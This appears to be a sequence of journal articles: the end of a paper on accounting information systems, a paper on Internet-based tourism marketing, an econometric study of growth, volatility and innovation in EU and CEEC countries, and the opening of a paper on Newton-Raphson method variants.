The financial - accounting information system is designed for recording and controlling the organization's activities and assets, and it automatically processes data manipulated within the organization.

In order to achieve remarkable performances, the organization must have an integrated management and financial - accounting information system that provides the following advantages:

- Reactive information (provided by the operating systems, analysis instruments, scenarios, investment alternatives, cash flow alternatives etc.) for supporting the manager's decisions;
- Budget control and monitoring costs in real time (reducing expenditure);
- Correlation between costs and prices (monitoring the profitability of products and activities);
- Planning the production based on a forecast, contracts, planning the supply based on a global image regarding existent stocks (the high costs for supplying and storage/massive stock immobilization are reduced);
- Integrating commercial systems, income collecting systems, cashing or payment systems, remuneration etc.'
- Controlling ongoing investment projects and budgets that are grouped in operations/expenditure/stages in real time, as well as monitoring expenses for investment projects;
- A centralized basis that comprises information regarding clients and suppliers (including contracts, requests and their settlements) and high costs for providing services;
- The possibility of eliminating redundant information ;
- Shortening the time used for making decisions and direct access to the information of all levels of decision;
- The possibility of providing data necessary for implementing report procedures in conformity with IAS and IFRS;
- Monitoring cost centers for making them profit centers;
- Channeling financial resources in one direction thus eliminating integrating costs;
- The possibility of correlating results and performing complex analyses regarding the activities;
- The system shall comply with the requirements for usage in international business environment, multiple report systems, multiple account plans, reporting in accordance with West-European standards;
- A complete solution for maintaining a precise inventory of properties and equipments, giving the opportunity to choose the best accounting and tax strategy.

6. Conclusions

1. Administering organizations with respect to the economic crisis needs substantiating decisions based on a system of real, pertinent, and relevant information that is duly supplied.
2. One of the main issues an efficient manager has to deal with depends on the leader's decision at different hierarchic levels of the organization, from the introduction of a product to its final stage along with cashing the value of the product or the service that is provided, in direct relation to the accuracy and reliability of the information provided by the financial- accounting system.

3. The economic organization particularly comprises complex processes and activities that are constantly developing within an important geographic network, involving considerable human, material, and financial resources, events that are hard to predict, thus necessitating the build-up of a **flexible information system** for meeting market requirements and for increasing the quality of the services provided for its clients.
4. **The accounting information system** is the set of postulates, principles, norms and evaluation rules of an organization by means of which the economic-financial operations are processed through accounting technical instrumentations. The accounting information system identifies correlates, calculates, analyzes, registers, and provides all information regarding transactions or events that took place in a management centre, given a certain time period. This system allows identifying, analyzing, calculating, classifying, registering, and running back over events and transactions. The accounting information system is influenced by the nature of the activity and its operations, by its size, by the volume of processed data, and the management and external users' information necessities.

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THE FUNCTIONALITY OF THE INTERNET AS TOURISM MARKETING INSTRUMENT

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Abstract

One of the important activities of tourism marketing is the creation and distribution of tourism information. This is required by consumers, tourism agencies and tour operators in order to facilitate search and to monitor related products and services. Tourism information includes information regarding potential tourism activities, tourism sights, the means to reach them and other information concerning a destination.
Each destination is characterized by a sum of specific pieces of information. The management and distribution of tourism information in brochures involves high costs for the agents who operate in tourism, whereas the Internet offers tourism industry low costs.
In order to make the marketing of a tourism product successful, the tourism operator needs to have primarily a strategic outlook to understand perfectly market change from the material to the virtual one, as well as the interplay of forces within it.
The Internet has changed forever the tourism environment and marketing, so that no business in this domain can escape its impact any longer. The companies that are willing to get involved and use e-commerce should however benefit from more advantages. Even though a company likes it or not, the Internet exists and it will dominate tourism marketing.

Keywords: tourism marketing, Internet, GDS, online transactions

1. Internet technology and tourism

The Internet should not be treated as a distribution device or promotional means, but as force that deeply changes the leadership of tourism business. The marketers will have to rethink the processes through which they identify, communicate with and provide for consumers. Also, they will have to involve these in the creative act of their products.
The Internet affects the success factors of a lot of business, that is why tourism companies need to use it to gain new advantages.
For instance, tour operators from Great Britain were driven by gaining distribution control through its vertical integration, but, since the setting up of companies based on online sales, control over the distribution of present products has replaced the one of normal distribution. In reply to the threat of direct sales of airline companies, big agencies have used the Internet in order to develop their GDS system and have diversified their product gamut to include hotels, car rentals, cruises etc.

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The Internet makes much more than automate online transactions, it can supply a large array of previously unavailable pieces of information. Marketing is an information processing activity that connects the company to the external environment in which it operates. The Internet is a valuable source of information on competition, marketing conditions and the general environment.
The Internet is extremely useful to build a database with information regarding consumers. By using the adequate software it is easy to systematize information on all users who have visited the company website. This can be used to identify and prospect consumer needs in view of adapting resources to better provide for the consumer.

A database with the history of all online transactions may be the main source of marketing information for tourism companies, deciding what type of tourism products they may offer, what market segment they address better and how the company is rated by consumers.
By accessing other websites, a company can obtain valuable information on the demand, supply, competition and economic exchanges, demography, legislation, domestic and international market technologies.

Scanning competition web pages helps companies acquire knowledge of marketing strategy and tactics. For instance, from the webpage of a hotel chain one can easily get information on the main activities of the company, financial performance, the emergence of new hotels and investment plans, marketing strategies, while the websites of airline companies provide information on economic-financial analyses, strategic alliance groups, the development of new expansion directing lines and plans.

An important characteristic of the web is that the prospective customer searches for information about the product or brands that he is interested in. In fact, the consumer shows interest and gets involved in webpage visiting. On the web, the consumer is able to immediately reply to the marketer. All the answers and all the clicks can be saved by the web server. By using tourism technology and applications on the Internet, companies can find consumer patterns and they can make use of this information further in marketing.

For example, the subscription of visitors to an online brochure can show the potential number of reservations, the distribution among visitors and over time, the order in which the web pages were accessed. The usage information can be combined with the user profile from user records through questionnaires and can be used to find out the interest and characteristics of demand and the purchase behaviour. This leads to identifying the target segment. Having this information, the tourism company can establish the target and can develop specific means to reach its objectives.

The appropriate usage of the information regarding consumer profile and habits can improve the efficiency of market segmentation and infiltration. This is due to the fact that the traditional approach of market segmentation is often oversimplified in being based on economic, geographic, demographic variables, whereas psychological, behavioral or lifestyle data is expensive to collect and is difficult to measure and compare.

In online marketing it is much easier to collect data from potential users through tangible rewards such as prizes or membership badges to draw the consumer to fill in the web forms. It is also simpler and more efficient in market segmentation through web pages for specific consumers.
One can create a cyber-community for every niche market through which consumers with similar interests and behaviour can be sent offers of relevant products as well as other goods by marketers. Members of such Internet groups can regularly exchange information among themselves and thus maintain a sense of belonging to that group.

One of the advantages of the Internet in marketing is that the tourist can be a creator of tourism products. This is possible because, on the one hand, tourists can provide individual preferences for a holiday package through feedback, through filling in web forms, e-mail or just clicking certain options which the tourism marketer can use to develop new products or customize existing products for the needs of specific consumers.

In this respect, the Internet has accelerated product exchange from mass and tangible production to information-based and consumer-oriented production.

On the other hand, a tourist who makes his own choices can not only lead the online transaction and decrease sale costs, but also actively participate in the production process itself.
Internet technology can contribute to the improvement of existing products or to the development of new products and services which would redefine the strategic position of companies.
The introduction in recent years by many airline companies of e-ticketing and information exchange through mobile phones during the flight determines the improvement of services addressed to consumers.
The Internet ensures for tourism landmarks (museums and art galleries) more options for electronic presentation and shows web collections which are physically impossible to make. Zoological gardens and aquariums can improve their offer through live cams connected to websites.

The role of the Internet in establishing the price is based on the possibility of instantly processing and exchanging a large amount of data for a large number of users. This ability to take the information allows companies to efficiently and rapidly analyze the data regarding prices.

The capacity to exchange information enables companies to set and change the price in real time, to participate in online auctions and to use flexible prices. These two qualities are extremely useful in tourism marketing.
The uniqueness of the Internet as a distribution means is given by the fact that the web allows producers to have direct relations with consumers at low costs and therefore fosters the possibility to give up intermediaries as well.

To the wholesaler a net-based business means not being forced to use the retailer but it creates for him the risk of not being used by the producer in his turn.

2. Internet in the tourism industry

The most important role in tourism distribution on the Internet is played by direct reservation and the transaction between the service provider and the consumer. Direct marketing offers both the consumer and the marketer enhanced control and potential lower access costs. Since derived channels may start from either the producer or the intermediary, the possibility of a conflict between channels is high. In order to prevent and increase price competitiveness between direct sellers and retailers, both producers and intermediaries will have to develop remarkable products that offer unique benefits.

For instance, online reservations for plane tickets bring special benefits that cannot be found in tourism agencies, while purchases from tourism agencies may supply an advantage of the type of a hotel reservation or flight insurance.

Airlines are among the first which have invested and developed CRS and GDS systems and which have made effective use of Internet potential. The web offers even more opportunities in shortening and narrowing distribution channels. Low costs of direct tickets to the consumer are based on the Internet. Big airline companies believe that the Internet offers a unique opportunity to drop costs and to increase profits in this sector that faces great financial loss worldwide.

British Airlines, for instance, has released an e-strategy that places the Internet at the core of the efforts to transform the relationship with consumers and providers. The investment of 90 million pounds sterling is being pursued for the development of web operations to the purpose of increasing ticket sales on the Internet. The operation via mobile phones and interactive television is also being prepared.

Airline companies use the Internet in order to reduce costs on provider channels as well.
The greatest change brought by the Internet in the tourism industry is in the sector of tourism agencies. They are negatively impacted by the market as more and more consumers make reservations directly from airline companies. It seems that, if they do not excel in their sector, agencies will no longer survive. It will be quite soon that the web will dominate both businesses and everyday life.

Tourism agencies will have to reinvent themselves in order to adapt to the new Internet age, being subject of transformations in all areas of activity from ticketing to information management. The potential giving up of intermediaries has a double effect on tour operators. On the one hand, they may get avoided by producers who sell directly and, on the other, they could benefit from their own direct sale and would eliminate retailers.

The impact of these two factors is difficult to quantify, but what is certain is that tour operators, more than tourism agencies, have a future in the Internet age. This statement is based on the fact that tour operators assemble the parts of a tourism product in a saleable package. Through this activity that is creative of added value, tour operators provide better services to consumers, enabling savings through the wholesale purchase of components that they would have otherwise not obtained from tourism service providers.

Big tour operators have their own airlines and direct sales practiced by other airline companies are not a threat to them.

A component of marketing mix, promotion is most easily transformed as a result of the use of Internet promotion. The Internet provides a means of effective information distribution in terms of work and cost almost instantaneously to millions of prospective customers on international markets. Internet promotion combines mass-media with inherent personalization. It is used in order to generate visibility, brand recognition, publicity, public relations, sponsorship, direct sales, technical assistance.

3. Promotion issues

In the use of Internet as a means of promotion three major issues are to be considered:

1) The Web allows increasingly great amounts of information to be sent to potential consumers much cheaper, instantaneously and with multimedia effect. The key to obtain these benefits is a well-built, updated website that is also attractive, informative and interactive. Besides the multimedia capacity, a good website can and should incorporate as much detailed and correct information in the form of brochures, schedules, photographs, graphs – as much as that in magazines and as entertaining as that in television advertisements.
The website may also provide a lot of publicity since there is no capacity or promotional space limit. By page links the marketer can create a brochure to include what the user wants to know.
For instance, the tourism destination website can become an "information mall" that offers to the user all the basic information such as exchange rates, traditions, weather, what to buy etc. Through links with websites of other companies, through e-mail or even phone numbers and addresses the user can contact them in order to obtain personalized information.

2) The promotion of the company's own website is done in order to increase its popularity and the number of visits, as a company website must enter in competition with hundreds of other websites that sell similar products and services.

An address that helps the user localize it on the web contains the name of the company, the brand, a key word or phrase. Links from other pages may be done by submission to search engines and online directories and by paying important websites to insert banners. Links with other pages like those that offer news or entertaining services or complementary services may make the website more interesting and relevant, but also more up-to-date.
The promotion of the webpage through traditional media is important, especially under the circumstances in which it is being launched.

3) The use of the company website as a platform for advertising websites of other businesses through banners may generate profit, becoming an advertising means for other organizations.

Indeed, the effectiveness of the Internet as medium of promotion has made from online advertising a successful business. The increase of web advertising will lead to the decrease of attractiveness and costs with traditional forms of publicity like direct mail, radio advertising etc.
The Internet is an effective and efficient means of communication, including addressability, interactiveness, flexibility and accessibility and it plays an important part in the improvement of the services directed to consumers and in dropping costs. The unique characteristics of tourism make it ideal for the presentation and acquisition of services on the net.
A large variety of factors which are connected to demand, organizational, technical and governmental factors could both favour and harm the applicability of the Internet in tourism marketing.
In connection to the future of the Internet and tourism marketing there are few question marks that may arise. The Internet could become the predominant platform and promotion instrument of tourism and distribution in the next 5 years. Internet Marketing has emerged from its "childhood" and is accelerating as growth process due to recognition of its marketing potential by more and more companies and people.

The increase of computer power, the decrease of access and navigation costs and the improvement of user level and capacity will make internet navigation an everyday necessity, especially in developed countries. A lot of the present technological restrictions will be surpassed with the optic fiber technique or satellite access. Speed, applications, inscription and digital signal software that is meant to enhance security will improve, along with more sophisticated search engines in order to simplify search.

At the same time, governments are more and more involved in the implementation of e-commerce through incentives given to small businesses, facilitating infrastructure development and setting basic legislation that supports and protects the ones concerned. Obviously, the key to the future development of Internet tourism marketing resides in tourism companies. Market conditions and web technology are getting better and better and a social and legislative environment is being created.

The dimensioning and full exploitation of the opportunities created by these changes depend on the tour operator. Thus, the crucial issue is how tourism companies can benefit from the change brought by the Internet. In order to extract useful recommendations it is necessary to understand the complexity of the matters at hand, including technical and marketing experience, and to have awareness of Internet tourism development as well as of tourism in general.

The transposition of marketing mix in cyber space represents cybermarketing mix whose content can be synthesized as follows:

- the product is present in cyber space through a description of the characteristics, brands, electronic brochures adapted to the exigencies of each client;
- the price can be known, just as the payment means; there are online payment systems which can use all types of currency. The Internet allows the issuance of personalized promotional offers and the analysis of consumer purchasing behaviour;

- the distribution – the Internet represents for all products and services a global, original and low-price distribution channel. The intermediaries are no longer necessary, which for tourism is an aspect that leads to considerable cost reduction, simplification of tourism information activities, to influencing consumer behaviour;
- promotion is achieved through communication between the client and the firm; dialogue does not only presuppose information but, unlike traditional media, also interactiveness, numerous possibilities to exchange information.

Each cybermarketing mix component can be adapted to the client needs from quantitative, qualitative and temporal points of view. The product price can be adapted. For instance, a webpage can show different prices offered by companies or private enterprisers.

4. Conclusion

A company distributing information material can at the same time indicate its prices for wholesalers or those for direct clients. If the seller knows the geographical area where the client comes from, he may show the prices in local currency. The seller may get to know the social-demographic characteristics of the clients as well by using a questionnaire that will allow the observation of consumer behaviour through the intermediary of the website. Companies make databases that include preferences or client interest focuses, but these databases are resorted to with discretion, as clients become loyal company clients.

The quantitative objectives pursued through this system are the number of visitors, the number of new clients, the request for information, and the qualitative objectives refer to client satisfaction, brand image, reconsideration of international position. Decision-makers in tourism must be aware of the great variety of possibilities offered by new information technology, to experiment these new means in their marketing strategy.

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STUDY OF THE RELATIONSHIP BETWEEN ECONOMIC GROWTH, VOLATILITY AND INNOVATION FOR THE EU-27 AND CEEC COUNTRIES

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Abstract

The present study applies, along general lines, the methodology used in Ramey&Ramey (1995), and Kroft, Lloyd-Ellis (2002), respectively, to analyze the dependencies between growth, volatility and innovation in the case of the EU-27 and CEEC (new member states from Central and Eastern Europe) countries, respectively. Unlike the above-mentioned papers, which use human capital as proxy for innovation, we use as indicator of innovation the Summary Innovation Index(SII), proposed by the European Innovation Scoreboard (EIS). Using the EVIEWS econometric software, we estimate regressions of the GDP growth rate on its total volatility, as well as on its partial volatilities, split with respect to the phases of the economic cycle. We also estimate regressions of the innovation rate on the GDP growth rate volatilities, as well as regressions of the GDP growth rate on the rate of innovation and the split volatility of the GDP growth rate. We find positive dependencies of the GDP growth rate on its own volatility, as well as on the innovation rate. The sources of the data are EUROSTAT, the National Statistical Institute of Romania (INS), and the European Innovation Scoreboard.

Keywords: growth, volatility, innovation

Introduction

Given the current conditions of global economic crisis, when economies contract and we are faced with the largest recession of the last seventy years, the main objective is to stabilize the economy and re-launch economic growth. In this context, innovation becomes a vital element for survival and development. Every state must innovate, either to remain competitive or to recover the gaps which separate it from the more developed ones.

On the other hand, the extensive discussions concerning the crisis point out to the crucial influence of volatility, as a measure of uncertainty, on economic growth, on economic cycles, in particular.

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Recent theoretical and empirical research demonstrated the existence of a relationship between volatility and economic growth. Although it is frequently assumed that uncertainty affects negatively investment, hence growth, theoretical literature suggests that the impact can be positive or negative.

The present paper examines the relationships between economic growth, innovation and volatility, with special reference to the EU countries and, among these, the new member states from Central and Eastern Europe (CEEC).

1. Recent results concerning the relationship between economic growth and volatility

Although it is often presumed that uncertainty will have adverse consequence for investment and hence growth, the theoretical literature in fact suggests that the impact may be positive or negative.

For example, while *Abel (1983)* shows that with symmetric costs of adjustment, a mean—preserving spread in price volatility will tend to raise investment, *Pindyck (1988)* shows that the opposite may be true when adjustment costs are asymmetric (e.g. if investments are irreversible).

Cabellero (1991) demonstrates that perfect competition and constant returns in production is likely to result in a positive relationship, whereas imperfect competition and decreasing returns to scale will yield a negative one.

Aizenman and Marion (1993) construct an endogenous growth model, in which investors face a random tax on capital that can take on two values, high or low, and investments that are irreversible. This setup creates an option value of postponing an investment, since by delaying the decision to invest, one can learn more about future tax regimes. The model shows that an increase in policy uncertainty can reduce investment, and therefore growth, in some circumstances.

A second class of theories focus on the structural relationship between fluctuations and growth—promoting activities that may arise, even in a deterministic environment. Some emphasize the causal impacts of business cycle fluctuations on long—run productivity growth. For example *Sakellaris and Spilimbergo (1999)* find that education enrollment is counter-cyclical for OECD countries. Similarly, by lowering wages, recessions may reduce the opportunity costs of innovative effort and induce greater productivity improvements (*Aghion and Saint Paul, 1998*).

Schumpeter (1927) emphasizes causality in the other direction – the advances that generate long—run growth can cause cyclical fluctuations. This may be because new innovations require reorganization and restructuring before they can be used in practice thereby drawing resources out of production. Recently, *Helpman and Trajtenberg (1998)*

formalizes these "Schumpeterian cycles" and find that the size of recessions are positively correlated with average growth.

Francois and Lloyd-Ellis (2002) develop a theory of growth and cycles in which fluctuations arise because of strategic clustering of implementation across sectors. They find that growth and volatility are negatively related across economies.

In all these theories the impact of fluctuations does not arise through the affects of aggregate uncertainty, but rather through a structural relationship between business cycles and growth.

Several papers have attempted to estimate the empirical relationship between volatility and growth across countries. In most cases these involve regressions of the average growth rate over a given sample period on the standard deviation of the growth rate or some other measure of uncertainty. Both *Komendi and Meguire (1985)* and *Grier and Tullock (1989),* for example, find a positive relationship between mean growth and its standard deviation. In contrast *Aizenman and Marion (1993)* find a negative relationship between growth and policy uncertainty.

Ramey and Ramey (1995) go beyond this approach by constructing an econometric model in which the volatility measure is interpreted as forecast uncertainty. Using pooled time series, cross—country data, and controlling for other growth correlates, they uncover a significant and robust partial correlation between growth and volatility.

Kroft, Lloyd-Ellis (2002) build on Ramey and Ramey's analysis by developing an econometric specification that decomposes aggregate volatility into structural, business cycle fluctuations and residual forecast uncertainty. This allows them to consider the hypothesis that it is business cycle shifts that generate the negative relationship between growth and volatility, rather than year—to—year uncertainty. Their specification hinges on the assumption that economic actors can condition on which phase (recession or boom) of the business cycle they are in. The estimates that they obtain indicate a significant and robust, negative correlation between growth and between—phase volatility – the component of volatility associated with medium term shifts between recessions and booms. In contrast growth appears to be positively correlated with within—phase volatility – the average standard deviation within recessions and booms. These results are robust to the inclusion of other growth correlates and hold true in both a 92 country sample and an OECD country sample.

2. The relationship between economic growth and its overall volatility

Based on the *Ramey&Ramey* methodology, simple regressions are estimated for two country samples: a sample of the EU 27 countries and a sample of the 10 CEEC countries, for the period 1996 – 2010. In both regressions, the dependent variable is the average GPD growth rate, and the explanatory variable is its volatility. The data concerning GDP growth rate are provided by EUROSTAT.

Volatility is measured through the standard deviation (square root of the variance) of the growth rate $\sigma_i = \sqrt{\frac{1}{T}\sum_{t=1}^{T}\left(g_{it} - \overline{g}_i\right)^2}$ where g_{it} is the growth rate of country *i* in year *t*, *T* is the number of years (in our case, *T* =15), and the average growth rate is given by: $\overline{g}_i = \frac{1}{T}\sum_{t=1}^{T} g_{it}$

The data were processed by using the EVIEWS econometric software. The regression equations are:

$$\overline{g}_i = 1.004 \quad + 0.547\sigma_i \qquad (1)$$

with $R^2 = 0.65$ for EU 27 countries and

$$\overline{g}_i = 2.767 \quad + 0.187\sigma_i \qquad (2)$$

with $R^2 = 0.14$ for CEEC countries.

These equations indicate a simple positive correlation between the economic growth rate and volatility in both samples. We can notice that, for regression (1), the indicator R^2 reflects a good data adjustment. For the second regression equation, the value 0.14 is low; however, it is better than the R^2 values of analogous regressions in *Ramey&Ramey* (0.057 for the sample of 92 countries, and 0.02 for OECD countries, respectively). Comparing the signs of the volatility-related coefficients, we note that the positive sign in equations (1) and (2) is compliant with the result obtained in *Ramey&Ramey* regarding the OECD countries.

3. The relationship between growth, economic cycle and volatility

Following the methodology used in *Kroft, Lloyd-Ellis (2002)*, we identify the phases of expansion (noted by *e*) and recession (noted *r*) for each country and we decompose the overall volatility into "within—phase" volatility (within the two phases), denoted σ_{iw}, and "between—phase" volatility (between the two phases), denoted σ_{ib}.

They are calculated using the formulas $\sigma_{iw} = \sqrt{\frac{1}{T}\left(\sum_{t\in r}\left(g_{it} - \overline{g}_{ir}\right)^2 + \sum_{t\in e}\left(g_{it} - \overline{g}_{ie}\right)^2\right)}$ for within—phase volatility and $\sigma_{ib} = \sqrt{\frac{T_{ir}}{T}(\overline{g}_{ir} - \overline{g}_i)^2 + \frac{T_{ie}}{T}(\overline{g}_{ie} - \overline{g}_i)^2}$ for between—phase volatility, where T_{ir} and T_{ie} are the numbers of years when country *i* is in recession

or in expansion, respectively, and $\overline{g}_{ir} = \frac{1}{T_{ir}} \sum_{t \in r} g_{it}$ and $\overline{g}_{ie} = \frac{1}{T_{ie}} \sum_{t \in e} g_{ie}$ are the average growth rates during recession and expansion, respectively. We have: $\sigma_i^2 = \sigma_{iw}^2 + \sigma_{ib}^2$.

It can be noted that 29.4% of overall volatility is represented by within-phases volatility and 70.6% of the total volatility is represented by between-phases volatility for the EU 27 countries; for the CEEC countries, 28% of overall volatility is represented by within-phases volatility, and 72% of the total volatility is represented by between-phases volatility.

The following conclusions can be inferred:

- the behavior of the CEEC countries is similar to that of all EU-27 countries;
- between-phases volatility is approximately 70% of overall volatility, whereas within-phases volatility is approximately 30%.

In order to estimate the regression equations of the GDP growth rate on the "split" volatilities. The corresponding regression equations are:

$$\overline{g}_i = 0.846 \quad + 0.827\sigma_{iw} + 0.175\sigma_{ib} \tag{3}$$

with $R^2 = 0.67$, for the EU 27 countries and

$$\overline{g}_i = 1.788 \quad + 1.229\sigma_{iw} - 0.311\sigma_{ib} \tag{4}$$

with $R^2 = 0.71$, for the CEEC countries.

The values of R^2 indicate a good data adjustment for both regressions. These values are far better than the similar ones obtained in *Kroft, Lloyd-Ellis (2002)*) (0.114 for the sample of 92 countries, and 0.02 for the OECD sample). Both regression equations indicate a partial positive correlation between within-phases volatility and average growth rate. This result coincides with the conclusion of *Kroft, Lloyd-Ellis (2002).* As regards the relationship between the average growth rate and between-phases volatility, a partial positive correlation can be noted for the EU 27 countries (in the first regression equation), and a partial negative correlation for CEEC countries (in the second regression equation), respectively. As concerns the regression equation (4) for the CEEC, the result coincides with the one obtained in *Kroft, Lloyd-Ellis (2002)* for both regressions. On the other hand, comparing this result with the one in the regression equation (2), where the dependence of the GDP average growth rate on the total volatility is positive, we can conclude that the positive coefficient of within-phases volatility dominates the negative coefficient of between-phases volatility. As for the regression equation (3) for EU-27, where both coefficients are positive, the result coincides with the one in equation (1), where the coefficient of total volatility is positive.

4. The relationship between innovation and its volatility for the EU and CEEC countries

Based on the data of the European Innovation Scoreboard (EIS), regressions of the SII growth rate were estimated on its own total volatility, as well as on the "split" volatilities (both of the SII growth rate, and of the GDP growth rate) for the EU and CEEC countries, using the methodology described in sections 1 and 2.

i) Regressions of the SII index on its own total volatility

Based on the methodology described in section1 (for GDP), regression equations were estimated for the growth rate of the SII innovation index.

Unfortunately, we were able to obtain data on SII for all EU countries only for the period 2003-2009, which means that, for the growth rates, we only have five data. Because of the shortness of the data series, the results of estimations referring to this index are questionable.

The corresponding regression equations are:

$$\bar{s}_i = -0.019 + 0.647 v_i \quad (5)$$

with $R^2 = 0.64$, for the EU 27 countries, and

$$\bar{s}_i = 0.017 + 0.379 v_i \quad (6)$$

with $R^2 = 0.52$, for the CEEC countries.

For both samples, these equations indicate a positive relation between the SII growth rate and its volatility.

ii) Regressions of the SII index on its "split" volatility

Based on the methodology described in section 2 (for GDP), we estimated regression equations of the growth rate of the SII innovation index on its within-and between-phases volatilities.

Comparing the total volatilities of the innovation growth rate with the split volatilities, we note that the within-phases aggregated volatility is 12% of the aggregated total volatility, whereas the between-phases volatility is 88%, for the UE 27 countries. For CEEC, the aggregated within-phases volatility is 11% of the aggregated total volatility, whereas the aggregated between-phases volatility represents 89%. The following conclusions can be drawn:

- the behavior of the CEEC is similar to the general behavior of the EU-27 ;
- the largest part of the aggregated total volatility of the innovation rate is represented by the aggregated between-phases volatility.

The corresponding regression equations are:

$$\bar{s}_i = -0.018 + 0.401 v_{iw} + 0.504 v_{ib} \quad (7)$$

with $R^2 = 0.52$, for the EU 27 countries,

and

$$\overline{s}_i = 0.015 + 0.771v_{iw} - 0.575v_{ib} \quad (8)$$

with $R^2 = 0.88$, for the CEEC countries.

Both regression equations indicate partial positive correlations between the innovations average growth rate and its within-phases volatility. A partial positive correlation is noted, although, between the innovation average growth rate and its between-phases volatility for the EU 27 countries (in the regression equation (7)) and a partial negative correlation between the innovation average growth rate and its between-phases volatility for the CEEC countries (in the regression equation (8)).

iii) Regressions of the SII growth rate on the split volatility of the GDP growth rate

The corresponding regression equation is:

$$\overline{s}_i = -0.017 \quad - 0.006\sigma_{iw} + 0.010\sigma_{ib} \quad (9)$$

for the EU 27 countries, and

$$\overline{s}_i = 0.027 \quad + 0.016\sigma_{iw} - 0.001\sigma_{ib} \quad (10)$$

for the CEEC countries.

In the regression equations (9) and (10), the coefficients referring to the volatilities of the GDP growth rate are not significant, unlike in the equations (7) and (8), where the coefficients of volatilities (of the innovation growth rate) are significant. We can conclude that the volatility of the GDP growth rate does not influence the innovation growth rate.

5. The relationship between the GDP growth rate, innovation and volatility for the EU and CEEC countries

In what follows, multiple regressions of the GDP growth rate are estimated, based on the innovation rate and on the split volatilities of the GDP growth rate.

The corresponding regression equation is:

$$\overline{g}_i = 2.380 \quad + 46.848\overline{s}_i - 1.421\sigma_{iw} + 0.242\sigma_{ib} \quad (11)$$

for the EU 27 countries, and

$$\overline{g}_i = 1.394 \quad + 46.227\overline{s}_i - 1.754\sigma_{iw} + 0.469\sigma_{ib} \quad (12)$$

for the CEEC countries.

The analysis of equations (11) and (12) reveals a great similarity between the behaviors of the countries in the two samples (EU 27 and CEEC).

Thus,

a) there is a positive and significant partial correlation between the GDP growth rate and the SII growth rate;

b) there is a positive and significant partial correlation between the GDP growth rate and its between-phases volatility, and a negative and significant partial correlation between the GDP growth rate and its within-phases volatility.

6. Conclusions

The present study applies, along general lines, the methodology used in *Ramey&Ramey (1995)*, and *Kroft, Lloyd-Ellis (2002)*, respectively, to analyze the dependencies between growth, volatility and innovation in the case of the EU-27 and CEEC (new member states from Central and Eastern Europe) countries, respectively. Unlike the above-mentioned papers, which use human capital as proxy for innovation, we use as indicator of innovation the Summary Innovation Index(SII), proposed by the European Innovation Scoreboard (EIS). Using the EVIEWS econometric software, we estimated regressions of the GDP growth rate on its total volatility, as well as on its partial volatilities, split with respect to the phases of the economic cycle. We also estimated regressions of the innovation rate on the GDP growth rate volatilities, as well as regressions of the GDP growth rate on the rate of innovation and the split volatility of the GDP growth rate.
We found positive dependencies of the GDP growth rate on its own volatility, as well as on the innovation rate. The positive dependence of GDP growth rate on its own total volatility may seem counterintuitive, but it is in accordance with the findings in *Komendi and Meguire (1985), Grier and Tullock (1989), Ramey&Ramey (1995)* (for the OECD sample), etc. Further analysis would be useful to explain this kind of dependence. We also have explored in more detail the empirical cross-country relationship between average growth and fluctuations in growth rates. In particular, using the methodology developed in *Kroft, Lloyd-Ellis (2002)*, we distinguished between fluctuations that may be interpreted as year—to—year uncertainty (within-phases volatility) and fluctuations that reflect structural business cycle shifts between recessions and expansions(between-phases volatility).Overall, we found a significant positive correlation between growth and short—term, year—to year fluctuations. As concerns the correlation between growth and medium—term business—cycle fluctuations, we found that it is significant and positive for EU27, but negative (and significant) for CEEC. We also considered the possibility that innovation may act as a conduit in the relationships between volatility and growth. We found no systematic correlation between the innovation rate and the two measures of GDP volatility. On the other hand, the multiple regressions in section 5 exhibit a positive and significant partial correlation between the GDP growth rate and the innovation growth rate, alongside with a positive and significant partial correlation between the GDP growth rate and its between-phases volatility, and a negative and significant partial correlation between the GDP growth rate and its within-phases volatility, for both samples. The reason why we singled out the group of the 10 new member states within the 27 EU countries was to find out whether their specific historical background involves major behavioral differences with respect to the group of more developed EU countries.

We found no such major differences; the simple regressions in section 2 are similar for both samples, not only regarding the signs, but also the absolute values of the coefficients. The same conclusion holds for the multiple regressions in section 5.

The only notable difference appears in the multiple regressions in section 3: as we mentioned above, we found that the correlation between growth and medium—term

business—cycle fluctuations is significant and positive for EU27, but negative (and significant) for CEEC. The reason for this difference can be that the present recession affected more severely the new member states.

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ON NEWTON-RAPHSON METHOD

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Abstract

Recent versions of the well-known Newton-Raphson method for solving algebraic equations are presented. First of these is the method given by J. H. He in 2003. He reduces the problem to solving a second degree polynomial equation. However He's method is not applicable when this equation has complex roots. In 2008, D. Wei, J. Wu and M. Mei eliminated this deficiency, obtaining a third order polynomial equation, which has always a real root.

First of the authors of present paper obtained higher order polynomial equations, which for orders 2 and 3 are reduced to equations given by He and respectively by Wei-Wu-Mei, with much improved form.

In this paper, we present these methods. An example is given.

1. Newton-Raphson method

Given a nonlinear equation

$$\mathrm{f}(\mathrm{x}) = 0\,,$$

the approximations x_n of an exact real root x of the equation has the following from:

$$x_{n+1} = x_n - \frac{f(x_n)}{f'(x_n)}\,, \quad n = 0,1,2,....$$

2. He's method

Using second order Taylor's expansion, He [3] developed a faster convergent iteration method, obtaining for the variation $t_n = x_{n+1} - x_n$, the second order polynomial equation

$$\frac{1}{2} f''(x_n) t_n^2 + f'(x_n) t_n + f(x_n) + g(x_n) = 0\,,\ n = 1,2,\ldots,$$

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where x_0 and x_1, hence $t_0 = x_1 - x_0$ are given and

$$g(x_n) = f(x_n) - f(x_{n-1}) - f'(x_{n-1})t_{n-1} - \frac{1}{2} f''(x_{n-1})t_{n-1}^2.$$

He's method is indeed faster convergent than Newton's method, but it does not have solutions for all initial values, for the following condition must be fulfilled at every step:

$$B^2 - 4A(C + g(x_n)) \geq 0,$$

where $\begin{cases} A = \frac{1}{2} f''(x_n) \\ B = f'(x_n) - f''(x_n)x_n \\ C = f(x_n) - f'(x_n)x_n + \frac{1}{2} f''(x_n){x_n}^2 \end{cases}$

3. Wei, Wu and Mei method

Following He's example, Wei, Wu and Mei, [4], proposed an even more quickly convergent method under the form of a third order polynomial equation:

$$\frac{1}{3!} f'''(x_n)t_n^3 + \frac{1}{2} f''(x_n)t_n^2 + f'(x_n)t_n + f(x_n) + g(x_n) = 0,\ n = 1,2,\ldots,$$

where

$$g(x_n) = f(x_n) - f(x_{n-1}) - f'(x_{n-1})t_{n-1} - \frac{1}{2} f''(x_{n-1})t_{n-1}^2 + \frac{1}{3!} f'''(x_{n-1})t_{n-1}^3.$$

Being a cubic equation it will have at least one real solution for any initial values, thus being more convenient than He's method.

4. Improvements of Newton-Raphson type methods

